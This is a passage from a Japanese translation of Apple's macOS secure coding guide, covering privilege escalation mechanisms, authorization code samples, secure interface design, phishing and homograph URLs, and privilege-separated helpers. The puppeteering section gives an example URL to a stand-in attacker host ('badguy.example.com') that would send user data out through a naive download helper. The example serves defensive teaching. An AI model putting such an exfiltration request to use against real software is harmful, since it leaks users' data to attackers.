- 制御元アプリケーションと特権デーモンがやり取りするプロトコルを把握し、そのセキュリティを検証する方が、フォークしたプロセスとの間でプロセス間通信を行うよりもはるかに容易です。フォークしたプロセスはアプリケーションの環境（ファイル記述子、環境変数など）を引き継ぎますが、攻撃者はこれを巧妙に利用する可能性があります（"危険がある環境と最小権限の原則"（63 ページ）を参照）。これはlaunchdでデーモンを起動するようにすれば回避できます。
- デーモンをlaunchdで起動する方式は、コードを分離し、別プロセスとしてフォークする方式よりも容易に実装できます。
- launchdは重要なシステムコンポーネントであり、Appleの社内開発者が徹底的に動作を検証しています。他の多くの製品コードに比べ、セキュリティ上の脆弱性が入り込む可能性は低いと言ってよいでしょう。
- launchd.plistファイルにキーと値の組を記述することにより、デーモンが使用できるシステムサービス（メモリ、ファイル数、CPU時間など）を制限できます。

launchdについて詳しくは、launchd、launchctl、launchd.plistのマニュアルページ、および『*DaemonsandServicesProgrammingGuide*』を参照してください。「起動項目」については『*Daemons and Services Programming Guide*』を参照してください。

# 他の機構の制限と危険

launchd以外にも、お勧めの度合いは落ちますが、以下の手段で権限を昇格させることができます。いずれも、採用する際には、その制限や危険を把握しておいてください。

- **setuid**

  実行形式ファイルのsetuidビットが立っていれば、それを起動したプロセスにかかわらず、当該ファイルの所有者の権限で実行できます。setuidを利用し、最小限の危険でroot（または他のユーザ）の権限を獲得する方法には、次の2とおりがあります。

  - root権限でプログラムを起動し、必要な権限にかかわらずとにかく実行した上で、永続的に権限を落とす方法。
  - setuidビットを立てたヘルパツールを、必要な間だけ実行した後、停止する方法。

  プログラムやヘルパツールを実行するためにroot以外のグループ権限やユーザ権限を要する場合、rootではなく当該ユーザやグループの権限のみで起動することにより、プログラムの制御を奪われても被害が最小限で済むようにしてください。

  なお、起動元とは異なるGIDおよびUIDで実行する場合、まずGIDを変更し、その後でUIDを変更することが重要です。先にUIDを変更すると、GIDは変更できなくなってしまうからです。セキュリティにかかわる操作の常として、setuidやsetgid、あるいはこれに関連するルーチンを呼び出した場合、成功したかどうか、戻り値を必ず検査することが大切です。

  setuidビットや関連ルーチンの使い方については、“安全な権限昇格”（62 ページ）を参照してください。

- **SystemStarter**

  実行形式ファイルを/Library/StartupItemsディレクトリに置くと、ブート時にSystemStarterプログラムがこれを起動するようになります。SystemStarterはroot権限で動作するので、どのような特権レベルでプログラムを起動することも可能です。目的を達成できる最小限の特権レベルを指定し、終了後は即座に権限を放棄するようにしてください。

  「起動項目」（startup items）はroot権限のデーモンを、単一のグローバルセッションで起動します。このプロセスはあらゆるユーザに対してサービスを提供できます。

  OS X v10.4以降、「起動項目」（startup items）の使用は非推奨になりました。代わりにlaunchdデーモンを利用するとよいでしょう。「起動項目」およびその権限については、『*Daemons and Services Programming Guide*』の“Startup Items”を参照してください。

- **AuthorizationExecWithPrivilege**

  Authorization Services APIにはAuthorizationExecuteWithPrivilegesという関数があり、特権ヘルパをrootユーザとして起動できます。

  どのようなプロセスでも一時的にroot権限にして実行できますが、CDから実行できる必要があるインストーラや、自己修復setuidツールを除き、推奨はしません。詳細については、『*Authorization Services Programming Guide*』を参照してください。

- **xinetd**

  従来のOS Xでは、システム立ち上げ時に、`xinetd`デーモンをroot権限で起動するようになっていました。必要に応じて随時、インターネットサービスデーモンを起動する働きがあります。設定ファイル`xinetd.conf`に、起動する各デーモンのUIDやGID、各サービスが用いるポートを指定します。

  OS X v10.4以降、`xinetd`の代わりに`launchd`でサービスを起動するようになりました。`xinetd`から`launchd`に移行する手順が『*DaemonsandServicesProgrammingGuide*』に載っています。`xinetd`について詳しくは、`xinetd(8)`および`xinetd.conf(5)`のマニュアルページを参照してください。

- **その他**

  ほかの方法で昇格した権限を獲得している場合、これまでに説明したいずれかの手段および"安全な権限昇格"（62 ページ）の手段に移行し、該当する節に示した注意事項を考慮しながら実装してください。

# 特権ヘルパの作成

以上の説明を読んだうえで、アプリケーションの一部で昇格した権限が必要であると判断した場合は、以下に示すヒントやコード例を参考にするとよいでしょう。さらに、Authorization Servicesの使い方やアプリケーションの分離について、『*Authorization Services Programming Guide*』を参照してください。

Authorization Servicesの資料で説明しているように、特権ヘルパツールを起動する前と後の両方で、ユーザに特権処理を実行する権利があるかどうか検査することが非常に重要です。ヘルパツールは所有者がrootであり、`setuid`ビットが立っているので、どのようなタスクでも実行する権限を備えています。しかし、このタスクを実行する権利がユーザになければ、ツールを起動するべきではありませんし、仮に起動されてしまったとしても、実行せずそのまま停止しなければなりません。非特権プロセスは、まずAuthorization Servicesを使ってユーザが認可済みであることを確認し、必要ならばそのユーザを認証してください（これを*事前認可*と言います。リスト 5-1 （73 ページ）を参照）。そのうえで特権プロセスを起動します。特権プロセスは再びユーザを認可した上で、昇格した権限を要するタスクを実行します（リスト 5-2 （74 ページ）を参照）。タスク終了後は即座に特権プロセスを停止してください。

ユーザにタスクを実行する権限があるかどうか判断する際には、あらかじめ定義し、ポリシーデータベースに自分で登録してある権利を使います。システムや他の開発者が用意したポリシーを使うと、他のプロセスの権利にもとづいてユーザを認可する結果、意図に反する形で、アプリケーションを操作する権限、データにアクセスする権限を与えてしまう恐れがあります。ポリシーやポリシーデータベースについては、『*Authorization Services Programming Guide*』の"Authorization Concepts"のうち、「The Policy Database」の節を参照してください。

特権プロセスを呼び出すという方法で、ユーザが所有していないプロセスを停止するコード例を以下に示します。

## 例：事前認可

あるユーザが、自分が所有者ではないプロセスを停止しようとする場合、アプリケーションは当該ユーザにその権限があることを確認しなければなりません。以下の説明の番号は、コード例に注釈として示した番号に対応します。

1. プロセスの所有者がアプリケーションを起動したユーザであり、かつ、当該プロセスがウインドウサーバでもログインウインドウでもなければ、指示どおりこのプロセスを停止します。
2. `permitWithRight:flags:`メソッドで、ユーザにこのプロセスを停止する権利があるかどうか判定します。アプリケーションは、事前にこの権利（今回の例では`com.apple.processkiller.kill`という権利）をポリシーデータベースに追加していなければなりません。`permitWithRight:flags:`メソッドはユーザとの対話処理（認証ダイアログなど）を制御します。戻り値が`0`であれば、認証に成功し、ユーザは事前認可済みであると看做してよいことになります。
3. authorizationRef（認可セッションに関する情報を収容する構造体のポインタ）を取得します。
4. authorizationRefを外部形式に変換（シリアライズ）します。
5. 外部形式のauthorizationRefを収容するデータオブジェクトを生成します。
6. シリアライズしたauthorizationRefを、`setuid`ビットが立っている外部ツールに渡してプロセスを停止します（リスト 5-2 （74 ページ）を参照）。

**リスト 5-1**　非特権プロセス

```
if (ownerUID == _my_uid && ![[contextInfo processName]
    isEqualToString:@"WindowServer"] && ![[contextInfo processName]
    isEqualToString:@"loginwindow"]) {
        [self killPid:pid withSignal:signal];                                  // 1

} else {
    SFAuthorization *auth = [SFAuthorization authorization];
    if (![auth permitWithRight:"com.apple.proccesskiller.kill" flags:
          kAuthorizationFlagDefaults|kAuthorizationFlagInteractionAllowed|
          kAuthorizationFlagExtendRights|kAuthorizationFlagPreAuthorize])       // 2
    {
            AuthorizationRef authRef = [auth authorizationRef];                 // 3

            AuthorizationExternalForm authExtForm;
```

```
            OSStatus status = AuthorizationMakeExternalForm(authRef, &authExtForm);// 4

             if (errAuthorizationSuccess == status) {
                 NSData *authData = [NSData dataWithBytes: authExtForm.bytes
                                       length: kAuthorizationExternalFormLength];    // 5

                 [_agent killProcess:pid signal:signal authData: authData];        // 6

             }
    }
}
```

外部ツールは、所有者がrootで`setuid`ビットが立っているので、root権限で動作します。外部形式のauthorizationRefをインポートし、ユーザの権利を改めて検査したうえで、プロセスを停止し、即座に終了します。以下の説明の番号は、コード例に注釈として示した番号に対応します。

1. 外部形式のauthorizationRefを、内部形式に変換します。
2. AuthorizationItem型の配列を生成します。
3. AuthorizationItemSetを生成します。
4. `AuthorizationCopyRights`関数で、ユーザにプロセスを停止する権利があるかどうか判定します。この関数にauthorizationRefを渡します。ユーザ認証の際にSecurity Serverが発行した証明書が期限切れになっていなければ、この関数は再認証の手続きなしに、ユーザがプロセスを停止してよいかどうか判定できます。期限切れであれば、パスワード入力ダイアログを表示するなど、認証処理を行います（証明書の有効期限は、認可権をポリシーデータベースに追加する際に指定）。
5. 正常に認可された場合、プロセスを停止します。
6. そうでなければ失敗した旨をログに出力します。
7. authorizationRefを解放します。

**リスト 5-2**　特権プロセス

```
AuthorizationRef authRef = NULL;
OSStatus status = AuthorizationCreateFromExternalForm(
  (AuthorizationExternalForm *)[authData bytes], &authRef);                    // 1
if ((errAuthorizationSuccess == status) && (NULL != authRef)) {
AuthorizationItem right = {"com.apple.proccesskiller.kill",
                                                0L, NULL, 0L};                 // 2
```

```
AuthorizationItemSet rights = {1, &right};                                  // 3
status = AuthorizationCopyRights(authRef, &rights, NULL,
        kAuthorizationFlagDefaults | kAuthorizationFlagInteractionAllowed |
        kAuthorizationFlagExtendRights,    NULL);                           // 4
if (errAuthorizationSuccess == status)
kill(pid, signal);                                                          // 5
else
NSLog(@"Unauthorized attempt to signal process %d with %d",
            pid, signal);                                                   // 6
AuthorizationFree(authRef, kAuthorizationFlagDefaults);                     // 7
}
```

## ヘルパツールに関する警告

特権ヘルパツールを作成する場合、思い込みによる処理がないか慎重に確認しなければなりません。たとえば関数の戻り値は、必ず検査してください。成功するはずと決めてかかり、そのまま続行すると危険です。バッファオーバーフロー、競合状態など、この資料で説明している問題を慎重に回避する必要があります。

外部ライブラリのリンクも、できれば避けてください。リンクする場合、セキュリティ上の脆弱性がないことを確認するだけでなく、それ以外のライブラリはリンクしないようにしなければなりません。他のコードとの依存関係によっては、攻撃の隙を与える恐れがあるからです。

ヘルパツールの安全性をできるだけ高めるため、必要最小限の処理のみ実行し、直ちに終了するようにしてください。誤りを犯す可能性が減るとともに、他の人がコードを監査しやすくなる、という効果もあります。ツールの開発に直接関与していない人に、セキュリティの観点から調査を依頼してください。そのような人は思い込みの類いが少ないので、見落としていた脆弱性に気づく可能性が高いでしょう。

# 認可(Authorization)と信頼(Trust)に関するポリシー

Authorization ServicesのAPIには、BSDに組み込まれている基本的な操作権限管理に加え、ポリシーデータベースにもとづいて、特定の機能やアプリケーションデータに対するアクセスの可否を判断する機能があります。ポリシーデータベースの各項目を参照し、追加/編集し、削除する関数が揃っています。

独自の信頼ポリシーを定め、ポリシーデータベースに反映させてください。システムや他の開発者が用意したポリシーを使うと、他のプロセスの権利にもとづいてユーザを認可する結果、意図に反する形で、アプリケーションを操作する権限、データにアクセスする権限を与えてしまう恐れがあります。操作ごとにポリシーを定義して、小さな権限で充分なユーザに、広範な操作権限を与えないことが大切です。ポリシーやポリシーデータベースについては、『*Authorization Services Programming Guide*』の"Authorization Concepts"のうち、「The Policy Database」の節を参照してください。

Authorization Servicesがアクセス制御を強制することはありません。ユーザを認証し、あるアクションを実行する権限があるかどうか通知するだけです。実行を許可するか否か判断するのはアプリケーション側の責任です。

## カーネル拡張におけるセキュリティ

カーネル拡張（KEXT）にはユーザインターフェイスがないので、操作権限がない場合に、Authorization Servicesを利用してそれを獲得することはできません。しかし、ユーザ空間からの要求を処理するコードでは、呼び出し元プロセスにどのような権限があるか判断し、アクセス制御リスト（ACL）を評価することができます（ACLについては、『*File System Programming Guide*』の"File System Details"内、"OS X File System Security" in *File System Programming Guide* の節を参照）。

OS X v10.4以降、Kernel Authorization（Kauth）サブシステムで認可の管理ができるようになりました。Kauthについて詳しくは、Technical Note TN2127『*Kernel Authorization*』（http://developer.apple.com/technotes/tn2005/tn2127.html）を参照してください。

# 安全なユーザインターフェイスの設計

ユーザがシステムのセキュリティを損なう鬼門になることも少なくありません。多くの侵入事件が、破られやすいパスワード、何の保護も施さずに放置された白文ファイル、ソーシャルエンジニアリング攻撃などの原因で発生しています。したがって、ユーザインターフェイスの工夫により、ユーザがより安全な選択をし、大きな損害をもたらす誤りを回避できるようにすることが非常に重要です。

ソーシャルエンジニアリング攻撃とは、機密情報を漏らしたり、不正なコードを実行したりするよう、ユーザを巧みに誘導する行為のことです。たとえばMelissaウィルスやLove Letterウォームは、ユーザがうっかりダウンロードしたり、電子メールの添付ファイルを開いたりした結果、数千台ものコンピュータが感染しました。

この章では、ユーザの期待に反するさまざまな事象がいかにセキュリティ上の危険を引き起こすか、について解説するとともに、ソーシャルエンジニアリング攻撃の危険を小さくするユーザインターフェイス設計のヒントを紹介します。安全なヒューマンインターフェイス設計は、オペレーティングシステムはもちろん、個々のプログラムにも影響を及ぼす、こみ入った話題です。この章では若干のヒントや要点を示すにとどめます。

さらに詳しい解説が『*Security and Usability：Designing Secure Systems that People Can Use*』（Cranor、Garfinkel、O'Reilly、2005）にあるので参照してください。また、この話題に関する興味深いウェブログを、カリフォルニア大学バークレ校の研究者が開設しています（http://usablesecurity.com/）。

## デフォルト設定を安全なものにする

多くのユーザはアプリケーションのデフォルト設定をそのまま使い、安全であろうと決めてかかります。それでは満足できず、手間をかけて安全性を高めようとするユーザは少数派です。したがって、デフォルト設定はできるだけ安全性が高いものでなければなりません。

たとえば次のようなことが考えられます。

- プログラムから別のプログラムを起動する場合、最小限の権限で起動する。
- SSL接続が可能であれば、その旨のチェックボックスは初期状態をオンにしておく。
- 処理を選択するダイアログボックスで、選択肢の中に危険なアクションがある場合、それ以外の選択肢をデフォルト値とする。安全な選択肢がない場合は、デフォルト値を設けない（『*OS X Human Interface Guidelines*』の“UI Element Guidelines: Controls”を参照）。

ほかにもさまざまな事項があります。

セキュリティと利便性は相反するものと一般に考えられています。しかし注意深く設計すれば、必ずしもそうとは限りません。それどころか、セキュリティのために利便性を犠牲にすれば、多くのユーザは便利な方を選んでしまうのです。多くの場合、簡明なインターフェイスの方が安全です。その方が、セキュリティ機能を見落とし、誤った選択をする可能性が減るからです。

可能な限り、セキュリティ上の判断はユーザに任せず、アプリケーション側で行うようにしてください。セキュリティについては、多くの場合、開発者の方がよく知っています。どちらが安全か判断が難しい状況では、ユーザはなおさら的確な判断ができません。

この件に関する詳しい考察と事例が、『*Security and Usability：Designing Secure Systems that People Can Use*』（Cranor、Garfinkel）の「Firefox and the Worry-Free Web」に載っています。

## セキュリティに関するユーザの期待に合わせること

ユーザが機密扱いにしようとしているデータを扱う場合、その保護は常に働かせる必要があります。安全な場所に保存し、暗号化を施すことはもちろん、適切な保護機能があると確認できない他のプログラムには渡さない、安全でないネットワークを介して送信しない、といったことも大切です。何らかの理由で安全性を保てない場合は、その旨を明示し、ユーザの判断で取り消せるようにしなければなりません。

> **Important:** ある操作が危険である場合に、安全である旨の表示を消す、という方法で通知するのは不適切です。典型的な例として、SSL/TLSなどのプロトコルで保護されたウェブページに、（小さくて目立ちにくい）鍵のアイコンを表示するウェブブラウザがあります。このアイコンがないこと（あるいは、成りすまし攻撃の場合、正しいURLでないこと）に気づかなければ、ユーザは適切なアクションを取ることができません。実際には、安全でないウェブページや操作に対して、目立つように何らかの表示をするべきでしょう。

ユーザは、誰かが代理で操作し、あるいはファイルやデータにアクセスする認可を与える際、その旨を認識していなければなりません。たとえばある種のプログラムは、共同作業のため、遠隔システム上の他のユーザとファイルを共有できるようにしています。しかし共有は、初期状態ではオフにしておくべきでしょう。ユーザが意識してオンにすれば、ローカルシステム上のファイルを読み書きできる遠隔ユーザの範囲が、明確に分かるようなインターフェイスにします。あるファイルを共有すれば、同じフォルダにある他のファイルも遠隔ユーザが読めるようになる、というのであれば、事前にその旨を明示しなければなりません。さらに、共有がオンである間は継続的に明示してください。ユーザ自身が、他のユーザもアクセスできることを忘れてしまう可能性があります。

認可は取り消せるようでなければなりません。誰かに認可を与えたユーザは、通常、後でいつでも取り消せるはずと考えます。単に「できる」というだけでなく、可能な限り容易に取り消せるようにしてください。何らかの理由で認可を取り消せないのであれば、実際に認可する前に、その旨を明示する必要があります。さらに、認可を取り消しても、認可していた間に実行した内容を元に戻すことはできない（復元機能が使える場合を除く）、ということも明示するべきでしょう。

同様に、セキュリティに影響を及ぼすけれども、取り消しができない操作については、そもそも実行を許可しないか、または事前にその旨を明示しなければなりません。たとえば、ファイルをすべて集中データベースにバックアップし、ユーザが削除できないようにしている場合、ユーザは後で削除するつもりで一時的に保存しようとすることも考えられるので、事前に明示する必要があるのです。

ユーザの謂わば「代理人」として働くプログラムは、ユーザが想定も意図もしていない操作をしないよう、注意深く実装しなければなりません。たとえば、ユーザが明示的に認可していない機能を、自動的に実行することは避けてください。

## あらゆるインターフェイスの安全性確保

プログラムによっては、GUI、CUI、遠隔アクセス用インターフェイスなど、いくつものUIを用意しています。いずれかのUIに（パスワードなどの）認証機構を設けるならば、ほかのUIにも設けてください。さらに、CUIや遠隔インターフェイスの認証機構は、パスワードを白文のまま送信しないなど、機構自体の安全性にも配慮しなければなりません。

## ファイルの安全な保存場所

出力をすべて暗号化するのでない限り、ファイルの保存場所はセキュリティの点で重要です。たとえば次の点に注意してください。

- FileVaultで保護できるのはrootボリューム（OS X v10.7まではユーザのホームフォルダ）だけです。ユーザがほかの場所に置いたファイルは保護の対象になりません。
- フォルダの操作権限を誤って設定すると、他のユーザも中身を操作できてしまいます。

保護を要する情報ファイルは、保存場所を制限する必要があります。ユーザが選択できるようにするならば、保存場所によってセキュリティ上どのような違いがあるか、明示しなければなりません。特に、他のアプリケーションや、さらには遠隔ユーザがアクセスできるような場所については、きちんと認識させる必要があります。

# セキュリティに関する選択肢の明確化

多くのプログラムは、問題が見つかると、ダイアログボックスで通知するようになっています。しかしこの方法が役に立たないことも少なくありません。そのひとつとして、警告や影響を表示してもユーザに理解してもらえない、という状況があります。たとえば、接続しようとしているサイトの証明書に、当該サイトとは異なる名前が記載されている場合、ユーザにその旨を通知しても、どうすればいいのか分からず単に無視してしまうでしょう。また、ダイアログをやたらに出しても、すべて無視されてしまう可能性が高まります。

したがって、セキュリティ上の悪影響がある選択肢をユーザに与える場合のみ、起こりうる問題を表示してください。こうしておけば、アクションの結果を見てユーザが慌てることにはならないでしょう。選択肢に添える説明は、技術的な詳細でなく、実行したときの結果や得失の観点から記述してください。

たとえば暗号化手法の選択肢には、アルゴリズムの種類やキーの長さではなく、暗号の強度（解読に要する時間など分かりやすい表現）と、処理に要する時間やディスク容量とのトレードオフを記載します。ユーザにとって実質的な違いがない（より安全な暗号化手法であれば何でも構わない）場合は、最初から選択肢を用意せず、最も望ましい手法を採用してください。

多くのユーザはセキュリティの専門家でも何でもない、という事実を忘れないでください。判断に必要な情報だけを、明確に、技術用語を使わないで記載します。場合によっては、デフォルトの動作以外の選択肢を、最初から与えない方がよいかも知れません。

たとえば、多くのユーザは、ディジタル証明書が何なのか知りません。未知の認証機関が署名した証明書を受け入れた場合の危険性など、なおさら認識していないのが普通です。したがって、トラストアンカ証明書（他の証明書への署名に用いる自己署名証明書）を永続的に追加させるのは、おそらく望ましくありません。もっとも、証明書の有効性を評価できることが確実なユーザは例外です。それどころか、セキュリティの専門家であれば、アプリケーションの支援がなくても、アンカ証明書を自分でキーチェーンに追加できるでしょう。

セキュリティ機能を提供する場合、そのような機能がある旨を分かりやすく表示してください。たとえばメールアプリケーションで、小さなアイコンをクリックすれば署名に用いる証明書の内容を確認できるとしても、ほとんどのユーザは気がつかないでしょう。

Jerome SaltzerとMichael Schroederは、よく引用される割になかなか活かされない論文で、次のように言っています。「ヒューマンインターフェイスで重要なのは、保護の仕組みを日常的かつ自動的に正しく適用できる、使いやすい設計だ。さらに、保護の目標に関するメンタルイメージが、実際に利用する機構と合致していれば、誤操作は最小限に抑えられる。必要な保護について思い描いているイメージを、まったく異なる仕様言語で記述しなければならないとすれば、必ず誤りを犯すだろう」（Saltzer、Schroeder、「The Protection of Information in Computer Systems」、『*Proceedings of the IEEE*』63:9、1975所収）。

データを不正アクセスから保護しなければならないことは、ユーザも理解しているでしょう。しかし、暗号化の方式や、パスワードの強度を評価する方法について、知識があると想定することはできません。したがってこの場合、プログラムには次のような選択項目を用意してください。

- 「コンピュータは物理的に安全ですか？ 不審な人物が操作できる状態になっていませんか？」
- 「コンピュータはネットワークに接続されていますか？」

ユーザの応答に応じて、適切なデータ保護手段を判断します。「専門家」モードでない限り、次のような質問は*しない*でください。

- 「暗号化を行いますか？ 暗号化する場合、どの方式を採用しますか？」
- 「キー長はどのようにしますか？」
- 「コンピュータへのSSHアクセスを許可しますか？」

こういった質問は、ユーザが目にするであろう問題に沿ったものとは言えません。おそらく適切な応答は得られないでしょう。ユーザの視点を理解することが非常に重要です。開発者にとって簡潔で直感的なインターフェイスが、平均的なユーザにとってもそうであることは滅多にありません。

Ka-Ping Yeeの『*User Interaction Design for Secure Systems*』（http://www.eecs.berkeley.edu/Pubs/TechRpts/2002/CSD-02-1184.pdfとして入手可）には次のような記述があります。

> ソフトウェアが基本的に信頼できず、場合によっては利害が反することもある中で、システムを安全に利用するためには、次のような事項を満足しているとユーザ自身が確信できるものを選ばなければならない。
>
> - 勝手に危険な状態になることはない。（明示的な認可）
> - 安全か否かを自分で確認できる。（視認性）
> - より安全な状態にすることができる。（取り消し機能）
> - 危険を招くような選択をしない。（最も容易な経路）
> - このシステムで何ができるか知っている。（期待する能力）
> - 自分にとって問題になる事項を識別できる。（適切な境界）
> - 何がしたいかシステムに指示できる。（表現能力）
> - システムに何をしてほしいかが分かる。（明快性）
> - 誤りを犯してもシステムが保護してくれる。（識別可能性、信頼できる機構）

さらに多くのヒントが、『*OS X Human Interface Guidelines*』の“Dialogs” in *OS X Human Interface Guidelines*や、『*iOS Human Interface Guidelines*』の「Alerts, Action Sheets, and Modal Views」 in *iOS Human Interface Guidelines*に載っています。

# ソーシャルエンジニアリング攻撃への対抗

ソーシャルエンジニアリングは、特に対策が難しい攻撃です。ソーシャルエンジニアリング攻撃を仕掛ける者は、巧みにユーザを誘導して、不正なコードを実行させたり、個人情報を開示させたりします。

よくある攻撃手法として、フィッシングというものがあります。本物によく似た電子メールやウェブページを使ってユーザを騙し、口座がある銀行など、よく知っている相手と取引しているように思わせる手口です。たとえば、口座に何か問題がある旨の電子メールを送り、本文中に埋め込まれたリンクをクリックさせます。リンク先は、アイコンや言葉遣い、画像要素などを含め、本物とそっくりのウェブページになっています。ユーザは言われるままに、社会保障番号、パスワードなどを入力します。するとこういった情報が攻撃者に渡り、本物の口座へのアクセスを許してしまうことになるのです。

フィッシングその他、ソーシャルエンジニアリング攻撃への対策が難しいのは、電子メールやウェブページをコンピュータが認識する方法が、人が認識する場合とは根本的に異なるからです。たとえば、電子メール中に「`http://scamsite.example.com/`」というリンクがあり、しかし説明文は「`Apple Web Store`」となっているとしましょう。コンピュータにとっては詐欺サイトにリンクするURLですが、人の目にはAppleのオンラインストアのように映ります。ユーザは、ブラウザに表示してURLを確認するまで、期待どおりのサイトではないことを簡単に識別できません。一方コンピュータ側は、誤解を誘導する説明文が添えられている、とは判断できないのです。

さらに厄介なことに、実際のURLをユーザが見ても、コンピュータにとっての見え方とは違っている場合があります。Unicodeの文字集合には、一見ラテン文字（英字）に見える文字が多数あります。たとえばラテン文字の「r」に相当するキリル文字は、多くのフォントでラテン文字の「p」に似た外観ですが、Unicodeのコード値はまったく違います。このような文字を**同形異文字**（homograoh）と言います。ウェブブラウザが国際化ドメイン名（IDN、Internationalized Domain Name）に対応して以来、正式なウェブサイトと同じように見えるサイトが増えました。同形異文字を利用してユーザの目を欺こうとしているのです。

ソーシャルエンジニアリング攻撃への対抗技術として、よく知られたURLと見た目がよく似たURLの認識、顧客との通信に専用の電子メールチャネルを用いる方法、電子メールのディジタル署名、信頼できる情報源からのメッセージしか表示されないようにする手法などが試みられました。しかしいずれも問題がありますし、攻撃手法にもますます磨きがかかっています。

ドメイン名の同形異文字攻撃を妨げるため、多くのブラウザが、IDNを「Punycode」と呼ばれるASCII形式で表示するようになっています。たとえば「a」をキリル文字、それ以外の文字をラテン文字で表した「`http://www.apple.com/`」というURLは、「`http://www.xn--pple-43d.com`」と表示されます。

IDNをそのまま表示するか、変換するか、を判断する方式は、ブラウザによって異なります。たとえばSafariの場合、ひとつのURLに混在させることが許されない、複数のスクリプトに属する文字（キリル文字と伝統的ASCII文字など）が含まれる場合、この形式で表示します。ユーザのデフォルト言語との関係で、文字集合が適切かどうかを判断するブラウザもあります。さらに、こういった成りすましを積極的に防ぐため、レジストリ（ドメイン名データベースを維持する機関）のホワイトリストを用意し、それ以外のレジストリに登録されたドメインはPunycodeで表示するものもあります。

この問題に関するより詳しい分析、より有効な対抗策、いくつかの事例が、『*Security and Usability：Designing Secure Systems that People Can Use*』（Cranor、Garfinkel）に載っています。

ソーシャルエンジニアリングの技法一般については、『*The Art of Deception：Controlling the Human Element of Security*』（Mitnick、Simon、Wozniak）を参照してください。

## セキュリティ処理用のAPI

セキュリティ上の脆弱性がコードに入り込まないようにする手段として、可能な限り専用のセキュリティ処理APIを使う、というものがあります。Security Interfaceフレームワークには、セキュリティ保全のうえで必要性が高いタスクを担う、さまざまなユーザインターフェイスビューを提供するAPIがあります。

> **iOSにおける注意事項:** Security Interfaceフレームワークは、iOSでは利用できません。iOSアプリケーションはキーチェーンの使用に制限があり、ユーザがキーチェーンを生成したり、その設定を変更したりする必要はありません。

Security InterfaceフレームワークのAPIは、次のようなビューを提供します。

- `SFAuthorizationView`クラスは、ウインドウ内に表示する認可処理用のビューを実装します。「鍵」アイコンと、ある操作が実行可能かどうか、を表すテキストから成ります。鍵を掛けた状態のアイコンをクリックすると、認可ダイアログが現れます。認可が得られると、鍵が開いた状態になります。この状態のアイコンをクリックすると、Authorization Servicesは再びアクセスを制限し、アイコンも鍵を掛けた状態に変わります。
- `SFCertificateView`クラス、`SFCertificatePanel`クラスは、証明書の内容を表示します。
- `SFCertificateTrustPanel`クラスは、証明書の信頼性設定を表示します。必要ならば編集することも可能です。
- `SFChooseIdentityPanel`クラスは、システムに登録されたIDを一覧表示し、ユーザが選択できるようにします（ここで言う**ID**とは、秘密鍵と証明書の組のことです）。

- `SFKeychainSavePanel`クラスは、新しいキーチェーンを保存するためのインターフェイスを、アプリケーションに組み込むために使います。これはファイル保存ダイアログによく似ています。ただし、ファイル名のほかにキーチェーンも返す点、ユーザはキーチェーンのパスワードを指定できる点が異なります。
- `SFKeychainSettingsPanel`クラスは、キーチェーンの設定を変更するためのインターフェイスを表示します。

Security Interfaceフレームワークについて詳しくは、『*Security Interface Framework Reference*』を参照してください。

# 安全なヘルパやデーモンの設計

アプリケーションをより安全にするための技法として、権限の分離というものがあります。いくつかの機能単位に分割し、それぞれがより小さな権限で動作するようにして、何者かが制御を奪ったとしても、単独では意味のあることを実行しにくくするのです。

しかし設計が適切でなければ、権限を分離しない場合に比べて大きく安全性が増すことにはなりません。分離した各部分はほかの部分を、信頼できない（潜在的に危険がある）ものとして扱う必要があります。そこでこの章では、ヘルパアプリケーションの設計に関して実施するべきこと、してはならないことを解説します。

権限を分離する方法は2とおりあります。

- 純粋に計算のみ行うヘルパを作成し、危険な操作を隔離する方法。主たるアプリケーション部分は、ヘルパが返すデータは疑わしいと考えて処理する必要があります。一方、ヘルパ側は、アプリケーション側を信頼して構いません。
- タスクを実行するヘルパやデーモンを作成し、アプリケーション側にはこれを実行する権利を与えない方法。主たるアプリケーション部分がヘルパを信頼しないだけでなく、ヘルパ側も主たるアプリケーションを信頼できないものとして処理しなければなりません。

上記の2種類のヘルパに施すセキュリティ技術の違いは、アプリケーション本体を疑わしいと考える度合いだけです。

## アプリケーションサンドボックスの活用

権限を分離する場合、個々のコンポーネントに対して、それぞれ異なる権限レベルを与える必要があります。そのための手段として、アプリケーションサンドボックスを推奨します。主たるアプリケーション部分、およびヘルパアプリケーションが実行できる処理を、制限する働きがあります。

デフォルトでは、アプリケーションをサンドボックス内に閉じ込めると、基本的なシステムアクセス権が付与されます。アプリケーション単位のコンテナディレクトリにファイルを出力する、計算を実行する、若干の基本的なシステムサービスを利用する、という権限です。これを基盤として、エンタイトルメントを追加することにより、必要な権限を追加していきます。「ファイルを開く」/「保存する」ダイアログで指定されたファイルを読み書きする、ネットワーク要求を送出する、外からのネットワーク要求を監視する、などといった権限です。

アプリケーションやヘルパをサンドボックスに閉じ込める、具体的な手順についてはここでは触れません。アプリケーションやヘルパに対するエンタイトルメントの選択については、『*App Sandbox Design Guide*』を参照してください。

# 傀儡化の回避

ヘルパが主たるアプリケーションに完全に制御されており、自分だけでは何の判断もできない状態を、**傀儡化**（puppeteering）と言います。これはよい設計とは言えません。攻撃者は、主たるアプリケーションを制御下に置くだけで、芋づる式にヘルパの制御権も奪えるからです。権限を分離した意味がありません。純粋に計算のみ行うヘルパを除き、主アプリケーションの指示どおりに処理を行うだけであれば、有用な分割にはならないのです。

一般にヘルパは、アクションを実行するか否か、独自に判断できなければなりません。アプリケーションが実行できるアクションを列挙したとき、権限を分離しているか否かによってその内容が違わないならば、独立したヘルパに機能を分離しても、何も得られないことになります。

たとえば、ワードプロセッサのヘルプ記事をダウンロードするヘルパを考えてみましょう。ワードプロセッサから送られたURLに従い、対応するリソースを何でも取得するヘルパがあれば、任意のデータを任意のサーバに送り込む仕組みとして簡単に悪用されてしまいます。攻撃者は、たとえばブラウザの制御権を奪い、このヘルパに「`http://badguy.example.com/saveData?hereIsAnEncodedCopyOfTheUser%27sData`」というようなURLを渡してダウンロードさせればよいのです。

以下、この問題の対処法を説明します。

## ホワイトリストの利用

対処法のひとつに、ホワイトリストを使う方法があります。ヘルパ側に、アクセス可能なリソースのリストを登録しておくのです。たとえば次のようなリストを用意するとよいでしょう。

- `example.org`というドメインのみ登録した「ホスト」ホワイトリスト。このドメイン以下のURLを指定すれば常に成功しますが、攻撃者が別のドメインのURLを指定してもアクセスできません。
- 許可するパスのプリフィックスを登録したホワイトリスト。`example.org`で運営しているBBSにクロスサイトスクリプティングを仕掛けて、要求を他の場所にリダイレクトする攻撃を防止できます（主としてウェブUIを用いるアプリケーションの場合）。

  リダイレクトの操作を手動で行うことによっても回避できます。
